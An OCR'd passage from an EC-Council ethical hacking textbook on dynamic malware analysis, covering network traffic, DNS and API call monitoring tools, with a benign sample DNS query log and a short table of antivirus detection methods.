
- Malware programs connect back to their handlers and send confidential information to attackers
- Use network scanners and packet sniffers to monitor network traffic going to malicious remote addresses
- Use network scanning tools such as SolarWinds NetFlow Traffic Analyzer and Capsa to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colosoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer collects traffic data, correlates it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic



https://www.solarwinds.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification




Figure 7.90: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: DNS Monitoring/Resolution


- DNSChanger is a malicious software capable of changing the system's DNS server settings and provides the attackers with the control of the DNS server used on the victim's system
- Use DNS monitoring tools such as DNSQuerySniffer to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system



https://www.nirsoft.net

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.


Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Host Name	Port Number	Query ID	Request Type	Request Time	Response Time
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
login.microsoftonline....	49258	84E0	A	7/22/2019 3:2...	7/22/2019 3:21
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
authsvc.teams.micros...	62329	6E6C	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
us-api.asm.skype.com	49296	3B02	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
go.microsoft.com	54599	D95E	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
dmd.metaservices.mi...	64207	BA88	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
beacons.gvt2.com	51858	1658	A	7/22/2019 3:2...	7/22/2019 3:22
195.27.217.172.in-addr...	52456	C1CC	PTR	7/22/2019 3:2...	7/22/2019 3:22

Figure 7.91: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Dynamic Malware Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, and kernel
- Malware programs employ these APIs to access the operating system information and cause damage to the systems
- Analyzing the API calls may reveal the suspected program's interaction with the OS
- Use API call monitoring tools such as API Monitor to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smortbear.com*)

API Monitor API Monitor allows you to monitor and display Win32 API calls made by applications



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *https://www.apimonitor.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.92: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Detection Methods

Scanning	❑ Once a virus is detected, it is possible to write scanning programs that look for signature string characteristics of the virus
Integrity Checking	❑ Integrity checking products work by reading the entire disk and recording integrity data that act as a signature for the files and system sectors
Interception	❑ The interceptor monitors the operating system requests that are written to the disk
Code Emulation	❑ In code emulation techniques, the antivirus executes the malicious code inside a virtual machine to simulate CPU and memory activities ❑ These techniques are considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine mimics the real machine
